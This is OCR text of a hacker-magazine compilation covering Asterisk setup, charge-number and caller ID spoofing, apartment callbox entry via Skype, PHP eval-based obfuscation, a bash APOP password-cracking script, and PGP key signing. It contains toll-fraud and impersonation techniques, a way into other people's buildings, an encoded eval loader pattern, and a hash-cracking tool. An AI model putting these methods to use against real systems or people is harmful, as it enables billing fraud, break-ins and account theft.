Most of Asterisk's magic happens in the extensions.conf configuration file. Make a backup copy of it if you want to preserve the nice menu that you have just dialed in, otherwise delete everything out of there, except for the "[general]" and "[globals]" sections. Each of these blocks that start with "[somename]" are the contexts I mentioned earlier. The context "[default]" should also always be there. This is where Asterisk starts to look. Create an extension in the "default" context by inserting something like this:

```
<code>
[general]
exten => 8081,1,Ringing()
exten =>
8081,2,Dial(SIP/xlite,45,m)
exten => 8081,3,Congestion
</code>
```

What we are doing here is creating the extension "8081." If Asterisk detects that someone has dialed the extension 8081 in the context "default," this block will get executed. The first number is always the extension, then comes a number that identifies in which order the statements for this extension should be evaluated and executed.

This is what Asterisk does:

1. Generate some ringing for the caller.

2. Execute the Dial() function with some parameters. These parameters are always in the form of PROTOCOLL/NAME,TIMEOUT,OPTIONS. Here the protocol is SIP and the NAME is the value of the block that we have identified in the sip.conf file. Here this block is called "xlite" (compare with sip.conf). The other options mean that Asterisk will try to connect the call for 45 seconds and play some music for the caller while doing so. When the SIP/xlite phone picks up, the call is routed from the caller to the SIP phone being called.

Save the file and start Asterisk again. On the CLI execute the "show dialplan" command. This will show you the extensions that are available. If you have a second softphone configured with Asterisk, dial the "8081" extension from that one and the first softphone should ring. If you have not set up a second softphone you can dial from the CLI: "dial 8081@default" which should also let the softphone ring (type "hangup" to hang up).

Where To Go From Here?

Your next step should be to familiarize yourself with the available applications that come with Asterisk and that can be called from the dialplan. There is for example an MP3 player that plays MP3s to the caller. There is the very neat voicemail application which gives you your own personalized voicemail and delivers the voicemails to you via email. You can create menus such as the example menu, you can create conference rooms, etc. Another step would be to connect your Asterisk server with a SIP or IAX service from the Internet so you can start calling other people and also be reachable via a regular phone number from the PSTN (just search for VoIP provider). You can also connect the PSTN directly to your Asterisk server using ISDN or analog phone lines. For this, however, some special hardware is needed.

An important site to look for tutorials and configuration examples is http://www.voip-➥info.org.

Check my site (http://www.geisterstun➥de.org) for some Asterisk hacks.

Greetings to dodoex, macglove, beatle, albeu, poeggi, everyone else on dotsec, and to the CCC machackers.

Spoofing Your Charge Number

by greyarea
greyarea@phreaksandgeeks.com

This has been controversial to people who understand the whole concept of Calling Party Number (CPN) and Automatic Number Identification (ANI). If you don't know the difference between the two, I can give an example to clear it up for you:

1. Peter calls my phone and I have it forwarded to Doug. Since Peter is the Calling Party Number, that will generate the Caller ID to Doug and Peter's number will show up on Doug's Caller ID display.

2. Peter calls my phone and I have it forwarded to NPA-555-1212. Even though he's the Calling Party Number, Directory Assistance will see my number because I'm the ANI. I originated the call to Directory Assistance and they will bill me. In each call Peter's ANI stopped at me and I became the ANI for both calls. But Peter remained the Calling Party Number. Got it? OK, let's move on.

There is proof that you can actually change the Charge number when spoofing. But it doesn't really change the ANI, just the Charge number. There are two different methods I'm going to talk about.

When you use the services of VoIP providers, the majority of them will let you choose your CPN (which as you know generates your Caller ID). That's not the ANI though because the call didn't originate from the number you chose. Some of them will set a ten digit non-billable number as your ANI so you can't charge someone else's phone with it and some of them will simply pass an ANIFAIL behind your CPN. An ANIFAIL is just a three digit area code that the call was homed out of.

There was an ANAC out there that read ANI instead of CPN and happened to be on the same backbone provider that one of my VoIP providers used. The number was 1-800-862-4622. (They noticed what I was testing and sent the DNIS to a VRU so it doesn't work anymore.) AT&T was the backbone provider. I could never spoof to this. I put together the theory that if you cross platforms (AT&T to Qwest) passing an ANIFAIL as the ANI and setting your CPN, the receiving systems will recognize your number as the ANI. But they don't because the ANI is still the three digit NPA the call was homed out of. But your CPN does become the Charge number if the number is a chargeable one without restrictions on the line. So since my provider uses AT&T, I have to call a Qwest number.

Some Qwest services that are vulnerable include the following. 1-866-YOU-TELL: Can spoof passing any ANIFAIL and a valid CPN that is chargeable to call domestically and internationally. 1-800-888-7060 and 1-888-700-0400: Both these numbers are the same thing. They used to bill the CPN anyway but they recently fixed that. But they still didn't fix the problem when it came to spoofing the Charge number. They only fix it when people are spoofing Caller ID. These will only allow you to call domestically and will bill the (billable) CPN you spoofed to it from the crossing platforms method. To call internationally off these you have to use another method: matching an ANIFAIL's NPA to the NPA of the Charge number. This method you could even spoof to the 1-800-862-4622, which was pretty crazy.

Think of it like this. The systems are already designed to distinguish the ANI from the CPN. However, when you cross platforms with a fail as the ANI and set your CPN, then the receiving systems don't see the fail, only the ten digit number that passed and that becomes the "Phantom ANI." When you match the ANIFAIL's NPA to the CPN's NPA then that becomes the actual ANI. Even though the call was never originated from the number you chose, the receiving systems will place the CPN into the ANI fields and also the Charge number field as well. To test this, just spoof regular Caller ID to 1-800-CALLATT with a provider that passes an ANIFAIL behind your CPN and you will get the prompt: "AT&T, can I have the number you're calling from, please?" (The ANI they received was a fail.) Now find out what your provider is passing as the ANI in the ANIFAIL and match it. Let's say it was 517. Set your CPN to 517-XXX-1337, call the same number again, and you won't get intercepted like you did before. You'll get them as though you had dialed from a regular PSTN phone.

Crazy, huh? Something to remember when spoofing, it matters who your provider uses for

their backbone services and who the service provider is that hands off the calls to the terminating number.

When I did the whole test on spoofing the Charge number, I made the charges to my house phone so that I wouldn't be charging up some poor noob's bill. This wasn't intended to be put out there for people to start charging other people's lines either. That's just plain stupid and gives you bad karma. It was put out to show how it works and the great vulnerability going beyond just spoofing Caller ID. Phreaking isn't getting free phone calls or any of that other shit. It's finding out how something works and recreating it yourself or making it better or more secure. But the key is being interested in how things work. Now with the knowledge of finding out how shit works comes the ability to place free calls and so on, but those types of decisions are up to the individual, not the phreak scene.

So in summary this is how it goes: ANI generates the Charge Number, Charge Number generates the Calling Party Number, Calling Party Number generates the Caller ID. You can change everything except for the ANI. When you change the Charge Number the system thinks it's the ANI but in the raw data that is being passed through SS7 it will still show the ANI as being a fail. But the receiving switch would have to be in debug mode for that to even be seen.

Shouts: www.oldskoolphreak.com, natas, dual, www.defaultradio.com, lucky, doug, whitesword, royal, ic0n, clops, moy slatko duniadjuka, cup0spam, majest|c, av1d and licutis, notthoery, KRSTN, and most of all decoder. When I needed encouragement and support you were there and I hope you keep your head up in the times of bullshit. Fuck the police. Peace.

Phone System Loopholes Using VoIP

by BreakDecks

So you have a phone. Well I would hope you would. What do you do with it? I talk on mine for unhealthy amounts of time. Of course, with this kind of phone usage, you don't want to have some n00bish setup now do you? I sure wouldn't. Now that I have begun with my trademark, patent-pending bad introduction, I will tell you how to change the way your phone works, 100 percent legally!

This is what you will learn to do:

- Use free VoIP services on the Internet to call computer-to-computer and computer-to-PSTN.
- Assign U.S. and U.K. land line numbers to your VoIP accounts for use with incoming calls via PSTN.
- Make outgoing calls with your U.S. and U.K. numbers for minimal rates.
- Get voicemail that can be accessed on your phone or on the Internet.
- Get missed calls on land/cell lines to deliver voicemail to your email inbox and still be accessible from the phone.
- Pick up incoming calls from a land/cell line with your computer via a broadband connection.
- Assign a U.K. phone number to an existing U.S. cell/land line.
- Make calls with your home phone but get them charged to your cell phone.

So let's get started with the basics. The main thing we will be using for these tricks is VoIP. For those who are unfamiliar, VoIP is "Voice over Internet Protocol," in other words, using your computer as a phone. Anyone who has used AIM's or Yahoo! Messenger's voice chat has used a form of VoIP. Now there are many VoIP services out there such as Vonage or Call-Vantage that cost a regular (monthly or annual) fee and automatically assign you a U.S. land line phone number. Many people are unaware that there are many other services that can give you VoIP with PSTN access free of charge. These services do have some restrictions but they also can be very handy if used correctly.

Free World Dialup is my personal favorite. It offers a free six digit phone number that can only be reached by other FWD users. You can also connect to the PSTN networks worldwide, but only to toll-free numbers. This is useful for calling collect or with a calling card. If you go overseas, you can use your laptop and a broadband connection to call back to the U.S. via toll-free number such as a calling card, and then call your friends and family without having to wait in long lines or pay excessive fees for international calls.

FWD had a local PSTN number that you could call with your home or cell phone that could be used as a proxy to the FWD network. These numbers do not exist anymore. (If they do I would love to know about them.) Instead you can get a free U.S. number assigned to your FWD account from www.ipkall.com. Here, you enter your FWD number and you get a free number with a 360

area code. This number will forward incoming calls to your FWD account and it even comes with free voicemail that not only can be checked on any phone in the U.S. or U.K., but forwards new messages to your email as WAV files. Your email will display the length of the message, when it was left, and the number of the caller. (Note: Ipkall works with *all* VoIP services, not only FWD.)

This same service can be very useful on your cell phone. Sign up for a free IPkall account but give it invalid information (i.e., FWD number: 34434423474645413247 4567). That number is too big and will automatically be treated as offline. Now call the voicemail number for Ipkall (360.515.3033) and login with the number you were assigned and the four digit password you set. You can record your message that others will hear when they call the number. Give your number a test call and hear what it sounds like. Now that you have that set up, take your cell phone and set the busy, no answer, and not available forwarding from your default voicemail to the number that Ipkall assigned you. Now when you miss a call, the caller is forwarded to your Ipkall number. Because your number doesn't exist, they will immediately be taken to voicemail. When they leave a message, you can listen to it on your phone or download it from your email. A disadvantage is that you will no longer get graphical notifications about new voicemail, but this can be fixed if you set up a script to send some of the basic data from your notification email to your phone as a text message, filtering out the unnecessary text to save space. This same trick can be used on some land lines that offer automatic forwarding after x number of rings. (Note: you can set valid information and also use your VoIP account to pick up incoming calls using your broadband Internet connection.)

Now let's say you or somebody you know lives in the U.K. Now you can have a U.K. number to make that situation more convenient! There is a site that will do this for you. www.uk2me.com will assign a U.K. 0870 number to an existing U.S. cell/land line. Also, on the right you will see a link for "FWD 0870 Signup." This lets you set up a U.K. phone number for your FWD account. Don't use FWD? Get an Ipkall number for your current VoIP service (if it doesn't already have a U.S. phone number), then get a U.K. number for the 360 number you were assigned. Now you can get incoming calls from the U.K. to any VoIP service you want! Also, this service is needed if you want to check your Ipkall voicemail from a U.K. phone. You will need to create a U.K. number for the voicemail PBX (360.515.3033).

Now you have a U.S. and U.K. number for your computer and you want to make outgoing calls with your new 360 number. How do you do it? It's much easier than you think. All you need is a Caller ID spoofing service! Sign up for spooftel, camophone, etc. and you can make calls using your 360 number! This is great if you want people to be able to call you back from their Caller ID. Also, it can prove to be a lot of fun when used with **cough** other people's numbers....

Now the last part deals with pseudo-call-forwarding but not VoIP. This can be useful to know in relation to VoIP technology. If you have a cell phone you can use it for long distance calls while you may not have a long distance plan on your home phone. If you want to make a call using your home phone (for better connections, longer conversations, etc.) you can easily use your cell phone minutes and pay nothing on your home phone.

First you will need to enter this code into your cell phone: "*21*(NNN) NNN-NNNN#". (Replace the "Ns" with the number you are calling. The area code must be included! Press "Send" after entering.) Then dial your cell phone number from your home phone. You will now connect to the number you entered in the code. After the call is connected, dial "#21#" (if you do not do this, anyone who calls your cell phone will be connected to the number in the code!). This is great for sending faxes because it's really not convenient to send a fax with a cell phone. Just fax it to your cell and use the number of the fax line in the code.

This code is *not* the same as call forwarding. Forwarding a call using the phone's GUI usually uses a modified form of this code and can disable voicemail if used. The best part of this feature is that even though it uses your cell phone minutes, it will display the number of the phone you are actually calling from on Caller ID.


This works on most Nokia, LG, Motorola, and Samsung phones. There are a few models that won't accept the code, but they are very rare.


Useful Links

www.freeworlddialup.com
www.bellsmind.net
www.ipkall.com
www.spooftel.com
www.camophone.com
www.xten.com
www.sipphone.com
www.terracall.com
www.calluk.com
www.uk2me.com
www.vonage.com
www.asterisk.org

Shoutouts to: Cheztir, MasterSheep, Wally, Neco Divad, and Killer.

Physically Accessing Your Apartment with Skype





by dopamine (Aubrey Ellen Shomo)

I live in one of those apartment buildings that has a callbox for entry. You know, one of those systems with a tenant directory that calls the tenant and allows them to let you in by pressing a key on their phone. My box has no code for entry so the metallic key is the only approved way to get in.

I also misplace my keys quite a bit. So I had this great idea. Why not have my voicemail message buzz me in? Thanks to that simple idea, I learned how difficult it is to find a voicemail system that will actually record DTMF tones.

Almost all voicemail services are DTMF controlled and stop recording on a tone. I have access to a couple of different VoIP services that will email voice messages but won't let me upload a WAV file for my greeting. Even store purchasable answering machines tend to not let you put in DTMF.

I figured I had three options. I could write a program to answer a call and send the correct tone using a modem or SIP. I could find another way to trick the door into opening (pink noise and the DTMF tone from the outside of the callbox, maybe?). Or I could find a way to get DTMF into my voicemail message.

Luckily I just got hooked up with SkypeIn. Unlike other voicemail systems, this one lets me record a greeting from my computer. Still no upload for WAVs, but at least they don't stop recording on DTMF.

I had another problem. My area code has no SkypeIn numbers and I didn't think I could get my landlord to program a toll call into the box. Solution: Call forwarding on busy/no answer. Plus with my VoIP service, I don't pay long distance for the forward.


So with that, all there was to be done was to get the DTMF tone onto my voicemail greeting. I tried just boxing it by holding a tone generator up to my mic for the first go-round. No luck. Computer microphones are pretty crappy these days.

The solution was a simple WAV editor. Most sound cards can use their own wave (software) output as a record input, so I recorded the tone from a software DTMF generator within the sound card, then added on my regular message with a mic. With a little editing, I had a nice message that sounds to a normal phone user like a tone followed by my voicemail greeting.

After creating the WAV file, just set your record input to your WAV out again, tell Skype to record a greeting, play the WAV file, then stop the record. Presto. You have a number you can call that will generate a predefined sequence of DTMF tones automatically without human intervention.

This trick would work just as well, of course, with a prox card system that lets you buzz people in as long as you live there and can set the number it calls, or forward from that number. And it's a lot easier to misplace (and not have duplicates of) a prox card.

Of course, the same trick would let you get into any apartment building where you could access the copper for the phone lines. Just punch in call forwarding to a SkypeIn account with the right greeting from one of the lines in the building and buzz yourself in. You'd have to match a line with a name, but that's not too hard. With forwarding and a DTMF-friendly greeting, you don't have to have someone standing there in the phone company box while you try to get in the door and you don't have to socially engineer anyone into just letting you in. So it works at unusual times when more straightforward approaches would fail, or at least attract undue attention.



Obfuscation and Encoding in PHP

by Bryan Elliott

There a a few PHP obfuscators out there: programs that will take all the unnecessary comments, spaces, tabs, returns out of your code, then go further and find all the functions, variables, and classes that, within the same scope mean the same thing, and change their names to something meaningless.

Indeed, these would make PHP scripts very hard to read. The result is often something like what happens when you compile then "decompile" a program in C. The English clues are gone and you're left trying to figure out what i012 happens to represent.

Still, the code continues to be readable in a form. Run it through scite's auto-formatter and you can at least trace what a program's going to do. It takes longer but it's still doable.

There are additional options here: one is that you can replace a given .php include file with an encoded string that is processed and eval'd as the singular action of the include file. An example (remember that the gzip extension must be available):

```
?php eval("?".">".gzuncompress(
➥base64_decode(*[data]*))); ?
```

The *[data]* portion should be the contents of the php file which has been gzcompressed, then base64-encoded. An easy way to do this in php is:

```
function phpCompress($filename) {
     $data=base64_encode(gzcompress(join
➥("",file($filename))));
     $data="<"."?php "."eval(\"?\".\">\"
➥.gzuncompress(base64_decode($data)));?
➥".">";
     $dest=fopen("obscured-".$filename,"w");
     fwrite($dest,$data);
     fclose($dest);
}
```

Even on unmodified PHP code, an unscrupulous fellow would have to decode the data himself (or, you know, replace "eval" with "echo", but who's counting?). Still, the idea is to make *more* obscure.

Anyway, this next trick was something that came about when attempting to make pronounceable passwords in PHP. I figured, "why just generate random syllabants when you can have the password relate to something?" This led me to design an encoding I call phonic64.

Essentially it's base64. It uses the base64_encode built-in algorithm to get my six bit stream. I then translate the base64 encoding into numbers 0-63. From that I pick one of 16 consonants and one of four vowels to represent the base64 number.

Just to switch things up and to ensure the sound doesn't get repetitive, I have values called "oc" and "ov" which are an unused consonant and vowel, each of which gets swapped with the last-used value in the substitution tables. For example, if something would normally decode to "gigi" and our oc=f and ov=u, it changes to "gifu".

As the data is encoded, spaces, punctuation, and even paragraph breaks are added to the stream.

Keep in mind that data encoded in phonic64 is *far* larger than it needs to be. Consider that for every three eight bit bytes you're generating four six bit numbers and thus four phonic couples and eight characters. This isn't even including the punctuation and such. As an example, phonic64_encode("test") returns" Neki tuyonia" or something similar. Remember, the spaces and punctuation are random, designed to be sacrificial chaff. Someday they'll be a checksum of a sort.

Anyway, enough beating around the bush. Here's the code for Phonic64.

```
function phonic64_encode($s) {
  mt_srand(microtime(true)*1000000);
  $med=base64_encode($s);
  $consonants=Array('','k','g','s',
➥'z','t','d','n','h','b','p','m','y','r'
➥,'w','v','j');
  $vowels=Array('a','e','i','o');
  $b64="ABCDEFGHIJKLMNOPQRSTUVWXYZabcde
➥fghijklmnopqrstuvwxyz0123456789+/";
  $eos=Array('!  ','?  ','!?  ','!!!  ');
  $sspunct=Array(', ', '; ', ' - ');
  $oc='f'; $ov='u';
  $word="";$wct=0;$wln=mt_rand(1,4);
  $sentence="";$sct=0;$sln=mt_rand(3,10);
  $paragraph="";$pct=0;$pln=mt_rand(1,10);
  $out="     ";
  for ($i=0; $i<strlen($med); $i++) {
    $ch=substr($med,$i,1);
    $v=strpos($b64,$ch);
    if ($v===false) continue;
    $cons=floor($v/4);
```

```
    $vowel=$v&3;
    if (($sct==0)&&($wct==0)) {
      $word.=strtoupper($consonants[$cons]);
    }else{
      $word.=$consonants[$cons];
    }
    if (($sct==0)&&($wct==0)&&($consonants[$cons]=='')) {
      $word.=strtoupper($vowels[$vowel]);
    }else{
      $word.=$vowels[$vowel];
    }
    $wct++;
    if ($wct==$wln) {
      $sentence.="$word";
      $word="";$wct=0;$wln=mt_rand(1,4);
      $sct++;
      if ($sct!=$sln) {
        if (mt_rand(0,9)==5) {
          $g=mt_rand(0,sizeof($sspunct)-1);
          $sentence.=$sspunct[$g];
        }else $sentence.=" ";
      }else{
        $paragraph.=$sentence;
        $sentence="";$sct=0;$sln=mt_rand(3,10);
        if (mt_rand(0,6)==5) {
          $g=mt_rand(0, sizeof($eos)-1);
          $paragraph.=$eos[$g];
        }else $paragraph.=".  ";
        $pct++;
        if ($pct==$pln) {
          $out.=$paragraph;
          $paragraph="";$pct=0;$pln=mt_rand(1,10);
          $out.="\r\n     ";
        }
      }
    }
    $t=$oc;$oc=$consonant[$cons];$consonant[$cons]=$t;
    $t=$ov;$ov=$vowels[$vowel];$vowels[$vowel]=$t;
  }
  if ($wct!=0) {
    $sentence.=$word;
    $sct++;
  }
  if ($sct!=0) {
    $paragraph.=trim($sentence);
    if (mt_rand(0,6)==5) {
      $g=mt_rand(0, sizeof($eos)-1);
      $paragraph.=$eos[$g];
    }else $paragraph.=".";
    $pct++;
  }
  if ($pct!=0) $out.=$paragraph;
  return $out;
}
function phonic64_decode($s) {
  $mid=strtolower(preg_replace("/[\s\.\!\?\;\-\,\r\n]/", "", $s));
  $consonants=Array('','k','g','s','z','t','d','n','h','b','p','m','y','r','w','v');
  $vowels=Array('a','e','i','o');
  $b64="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
  $oc='f'; $ov='u'; $state=false; $base="";
  for ($i=0; $i<strlen($mid); $i++) {
    $char=substr($mid,$i,1);
    switch ($state) {
      case false:
        $state=true;
        $cons=array_search($char,$consonants);
        if (!$cons) { $cons=0; $i--; }
        break;
      case true:
```

```
        $state=false;
        $g=array_search($char,$vowels);
        $t=$ov;$ov=$vowels[$g];$vow-
els[$g]=$t;

$t=$oc;$oc=$consonant[$cons];$consonant
➥[$cons]=$t;
        $v=$cons*4+$g;
        $base.=substr($b64,$v,1);
        break;
    }
  }
  while (strlen($base)%4!=0) $base.="=";
  return base64_decode($base);
}
function phonic_password($len) {
  mt_srand(microtime(true)*1000000);
  $seed="";
  for ($i=0; $i<32; $i++) {
    $seed.=chr(mt_rand(0,255));
  }
  $uncpass=phonic64_encode($seed);
  $midpass=preg_replace("/[\s\.\!\?\;\-\
➥,\r\n]/", "", $uncpass);
  $finpass=strtolower(substr($midpass,0,$
➥len-mt_rand(1,3)));
  while (strlen($finpass)<$len) {
    $finpass.=mt_rand(0,9);
  }
  return $finpass;
}
```

That's all. I hope you have fun with it. An exercise for the astute reader: Get the base-95 input/output version of the RSA-128 algorithm. There's a pretty good one written in Javascript if you feel like translating. Use that instead of base-64 and modify the arrays and numbers in question to use 19(+oc=z) consonants and five vowels.

Then? Use this "nearly-sensible gibberish" to pass messages to your friends. I've used it to obscure my php code behind a wall of "Dabi ye ri dotiepo. Da towi ye." -like things. I dunno. Practical use didn't really rear its ugly head when I thought this up. I just thought, "Hey that's a cool idea." Meanwhile, I can't see how you can get yourself in trouble with this, but you know the drill. Keep your collective noses clean. Otherwise you'll make the rest of us respectable-type hackers look bad!

APOP email protocol - MD5 challenge/response

by Ovid

If you've ever spent some time with a packet sniffer (like Ethereal, for example) then you've probably seen some POP (Post Office Protocol) packets that were nabbed by the sniffer. POP is a very insecure protocol when exposed to packet sniffing. Under standard usage the username and password are sent in the clear. Usually a POP packet will contain something like this:

```
1 LOGIN ovid metamorphosis
1 OK User logged in
```

In this case "ovid" is the username and "metamorphosis" is the password. Not very secure at all.

In an effort to secure passwords, many ISPs use APOP, which stands for Authenticated POP. In APOP the server has stored your password, so there is no need for the password to be sent across the net. How does the server authenticate you without you sending your password? Using MD5 challenge/response hashes.

Here's an APOP authentication from Earthlink's mail server:

```
 +OK NGPopper vEL_6_10 at earthlink.net
➥ready <1895.1226101394@pop-borzoi.atl.
➥sa.earthlink.net>

APOP ovid@earthlink.net f8d01f709fe922
➥fca4628c19f4435c59

+OK ovid has 1 messages (902 octets).
```

You'll notice that the user doesn't send his password in the clear, but instead sends an encrypted hash.

The server (NGpopper in this example) sends a unique challenge to the client. In this case the challenge is "<1895.1226101394@pop-borzoi.atl.sa.earthlink.net>". The client then appends the user's password to the challenge, encrypts it with MD5, then sends it to the server. You can see how the hash is arrived at yourself at a *nix terminal:

```
%md5 ñs "<1895.1226101394@pop-borzoi.
➥atl.sa.earthlink.net>metamorphosis"
f8d01f709fe922fca4628c19f4435c59
```

There's the hash of the challenge concatenated with the password "metamorphosis".

The server, which already has the user's password, then does the same thing and verifies that the two hashes match. Pretty neat, but not really that secure, especially if the password is a word found in the dictionary.

In the example above, Ethereal has managed to get both the challenge and the response. So all we need to do is run a dictionary attack with the challenge added to the front of the text.

Here's a rough bash script called ApopCrack which takes three arguments: a wordlist file, the challenge sent by the server, and the hash sent by the client. It then runs through all the words, hashing them with the challenge and checking whether it matches the response. If it gets a hit it echoes the word that matched and exits.

```
#ApopCrack
#$1 is the wordlist file
#$2 is the challenge sent by the server
#$3 is the response sent by the client


#start looping through each line in the
➥wordlist file
exec < $1
while read PassWord

do

#if the md5 hash matches, echo the word
➥that worked and exit

if [[ `md5 -qs $2$PassWord` = $3 ]]
then
   echo $PassWord
   exit
fi

done

If you really want secure email authen
➥tication, use SSL.
```

PGP KEY SIGNING OBSERVATIONS

OVERLOOKED SOCIAL AND TECHNICAL CONSIDERATIONS

by Atom Smasher
atom@smasher.org
762A 3B98 A3C3 96C9 C6B7
582A B88D 52E4 D9F5 7808

While there are several sources of technical information on using pgp in general and key signing in particular, this article emphasizes social aspects of key signing that are too often ignored, misleading, or incorrect in the technical literature. There are also technical issues pointed out where I believe other documentation to be lacking. It is important to acknowledge and address social aspects in a system such as pgp because the weakest link in the system is the human that is using it. The algorithms, protocols, and applications used as part of a pgp system are relatively difficult to compromise or "break," but the human user can often be easily fooled. Since the human is the weak link in this chain, attention must be paid to actions and decisions of that human; users must be aware of the pitfalls and know how to avoid them.

This article is intended to be of use to those wishing to participate in the exchange of signatures on their OpenPGP keys. It is assumed that the reader has a basic understanding of pgp, what it's used for, and how to use it. Those more experienced with pgp may wish to skip the sections they are familiar with, but it is suggested that even the basic information be reviewed.

Relevant Terminology

Alice, Bob, et al: Following cryptographic convention, Alice and Bob represent two people who wish to communicate with each other. Trent is a trusted third party. Eve is a passive eavesdropper. Mallory is a malicious active attacker.

certificate: See signature.

GnuPG: The Gnu Privacy Guard. This is an application that processes OpenPGP data. It is freely distributed under the terms of the GNU General Public License.

gpg: GnuPG.

OpenPGP: As defined in RFC2440, this defines a message format concerning encrypted and/or authenticated data.

PGP (uppercase): This refers to a specific application that processes OpenPGP data. PGP is a registered trademark of whichever company currently owns the rights to it.

pgp (lowercase): Depending on context this may refer to the OpenPGP protocol or any application that uses it, such as PGP or GnuPG.

signature: A digital signature of data. A signature of a pgp key is often called a certificate or certification.

secure: This is a subjective term that is frequently misused as an absolute term (similar to terms such as "easy" and "fast"). Used as a noun, "secure" means nothing meaningful unless it is qualified by an adjective. Used as an adjective, it means nothing meaningful unless it is qualified by an adverb. Something may be secure against fire, flood, eavesdropping, cryptanalysis, high explosives, alien technology, etc. It is generally believed that there is no such thing as absolute security, thus nothing may be considered absolutely secure. Only when a threat model is evaluated can one properly define what "secure" means in a given context. If "secure" is used without qualification, it must be interpreted by the reader based on their own needs and perceptions. If "secure" is used in an advertisement or press release, its meaning deserves suspicion and scrutiny.

UID: User Identification field. This is a component of a pgp key that contains information about the key's owner. Usually a UID includes both a person's (or group's) name and a valid email address where the person (or group) may be contacted. Optionally, a comment may also be included in the UID.

Observations on Generating and Maintaining Keys

When one first generates a key, it is important that it be done on a secure machine in a secure environment. One attack against pgp that is

rarely mentioned allows Mallory to steal or even replace a pgp key before it is distributed. Mallory would need to compromise Bob's computer prior to Bob's creation of a key.

Mallory could then eavesdrop on Bob as he types the pgp passphrase for the first time and steal the passphrase along with the secret key. In this case Bob's key is compromised before it even exists.

If at any time Mallory is able to break into Bob's computer, she can steal his private key and wait for him to type in his pgp passphrase. Mallory may use a virus or trojan to accomplish this. A screwdriver or bootable CD can compromise the private key. A spy camera or key-logger can compromise the passphrase. This would allow Mallory to read any message ever encrypted to Bob and sign any message or key with Bob's signature.

Aside from keeping his personal computer secure, Bob should save a copy of his private key in a secure, off-line, off-site location. This off-line and off-site backup keeps Bob's private key secure against loss from such things as disk crash or his computer being stolen by either common or government thieves. Depending on who is out to get him, he may consider it more secure to burn his private key onto a CD and store it in a bank safe, or print it onto paper and hide it inside a painting. As always, the most appropriate meaning of "secure" is left to the needs and perceptions of the reader.

Note that it is often unnecessary to make a backup copy of a public key for two reasons: 1) if it is publicly available and can be retrieved from a keyserver and 2) the "gpgsplit" command has a "secret-to-public" option that can recover a public key from a private key. Note that gpgsplit may not recover accurate expiration dates and preferences if they were updated after the key was created.

One should never sign a key (or use pgp at all) on an untrusted computer or in an untrusted environment. Gather the information needed to sign a key and sign it when you get home. If your home computer and environment are not trusted, you have bigger problems to worry about.

Requisites of Key Signing

One should generally consider signing a key only after the following three requirements have been met in a way that the signer considers acceptable: 1) The fingerprint of the key being signed has been accurately verified; 2) the owner of the key being signed has asserted (or preferably proven) that they "own" or control the private component of that key and; 3) the owner has proven that they are who they claim to be and their key represents them as such.

Proving Identity and Assigning a Check Level

When signing keys, OpenPGP allows one of four levels of verification to be used with each signature. This allows a means of communicating the level of confidence the signer has gained in establishing the identity of the key's owner:

0 - No particular claim is made (generic certification)

1 - No verification of identity (persona certification)

2 - Casual verification of identity (casual certification)

3 - Extensive verification of identity (positive certification)

The definitions of verification levels are vague by design rather than by accident. This is a feature, not a flaw, in the OpenPGP specification. What one person considers an "exhaustive verification," another person may consider little (insufficient) verification. Someone else may wish to avoid the issue altogether and simply sign with no particular claim. The level of verification associated with a signature rests entirely with the issuer of that signature. When signing a key, use whatever level you are most comfortable with, using your own interpretation of the four levels.

Issuing a Level 1 signature should usually be avoided. Some pgp applications may consider a Level 1 signature just as good as a Level 3 signature. There's usually no reason to issue a signature unless some verification of identity has been done. In general it's better to not issue a signature than to issue a Level 1 signature.

Ideal Circumstances for Confirming Identity

Identity verification is straightforward when Alice and Bob are sister and brother: Having known each other their whole lives, they can each be certain that the other is who they claim to be and their keys represent this known identity. After exchanging and verifying key information, they may confidently sign each other's keys with a verification level of 3.

Things Can Get Tricky When Confirming Identity

What if Alice and Bob know each other only through their work? They can produce identification in various forms (driver license, passport, work ID, credit cards, etc.) attempting to prove their identities to each other. If they consider this to be an exhaustive verification of identity, then they may choose to sign each other's keys with a verification level of 3. They may have known each other long enough that checking each other's identification seems unnecessary. The choice is theirs.

One or both of them might not trust any of the identification since they know how easy it is

to steal an identity or create a false identity. In this case one or both of them might consider that their signature only deserves a verification level of 0 or 2 depending on their confidence in determining each other's identity.

It is important to note that they do not have to agree on a level of verification for each other. Each of them may independently assign a level of verification to their signature.

If Mallory claims that her name is "Tony Soprano" or if she has six different passports with six different names, one might suspect that she isn't who she claims to be. One might decide not to sign any of the keys that Mallory presents.

Things Can Get Trickier When Confirming a Pseudononymous Identity

What if Bob's key, instead of identifying him by his real name, identifies him as "The Bobster?" In this case, Bob is using a pseudononymous key. It is unlikely that Bob has any valid identification that can confirm this pseudononymous identity. It may seem like Alice shouldn't sign it, but that's up to Alice. If Alice can verify Bob's pseudononymous identity to her own satisfaction, then she may choose to sign his key with an appropriate level of verification (as determined by her). It is reasonable that Bob may earn a verification level dependent on how he is able to prove his identity. As always, if Bob wants Alice to sign his key, he has to prove to her satisfaction that he is who he claims to be, regardless of whether or not his key is pseudononymous.

It is important to note that some people may have strong reservations about signing pseudononymous keys. If you are using such a key, do not be offended if someone isn't comfortable signing it. Offer to sign their key anyway if they have earned your signature.

Last Word on Confirming an Identity

You are never obligated to sign anyone's key. You are never obligated to sign a key with a particular level of verification.

